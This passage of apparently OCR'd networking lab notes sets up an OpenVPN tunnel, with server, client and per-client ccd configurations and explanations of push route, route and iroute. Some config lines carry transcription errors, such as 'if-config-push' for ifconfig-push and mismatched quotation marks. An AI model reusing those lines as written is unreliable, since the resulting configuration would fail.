
```
client1_vpn~# openvpn client.conf
```

Why push route?



- Without that a packet from client1_vpn to 192.168.0.0/24 would be delivered to r1
- r1 would discard it as it would not know the route
- With push route client1_vpn packets to 192.168.0.0/24 are correctly send out through tun0 and properly delivered via the OpenVPN tunnel

Lab10-vpn-2



VPN network: 192.168.100.0/24

r_server_vpn configuration

```
port 1194
proto udp
dev tun
cert /root/server.crt
key /root/server.key
dh /root/dh.pem
server 192.168.100.0 255.255.255.0
ifconfig-pool-persist ipp.txt
push "route 192.168.0.0 255.255.255.0”
route 10.100.0.0 255.255.255.0
client-config-dir /root/ccd
client-to-client
keepalive 10 120
comp-lzo
persist-key
persist-tun
status openvpn-status.log
verb 3
```

```
r_server_vpn~# openvpn server.conf
```

Why 2 route to 10.100.0.0/24?

- Client2 ccd configuration

```
if-config-push 192.168.100.105
192.168.100.106
iroute 10.100.0.0 255.255.255.0
```

- Both route and iroute statements are necessary for network 10.100.0.0/24
- “route” controls the routing from the kernel to the OpenVPN server (via the TUN interface)
- “iroute” controls the routing from the OpenVPN server to the remote clients

Clients configuration

r_client2_vpn

```
client
dev tun
proto udp
remote 8.0.0.2 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca /root/ca.crt
cert /root/client2.crt
key /root/client2.key
ns-cert-type server
comp-lzo
verb 3
```

```
r_client2_vpn~# openvpn client.conf
```

client1_vpn

```
client
dev tun
proto udp
remote 8.0.0.2 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca /root/ca.crt
cert /root/client1.crt
key /root/client1.key
ns-cert-type server
comp-lzo
verb 3
```

```
client1_vpn~# openvpn client.conf
```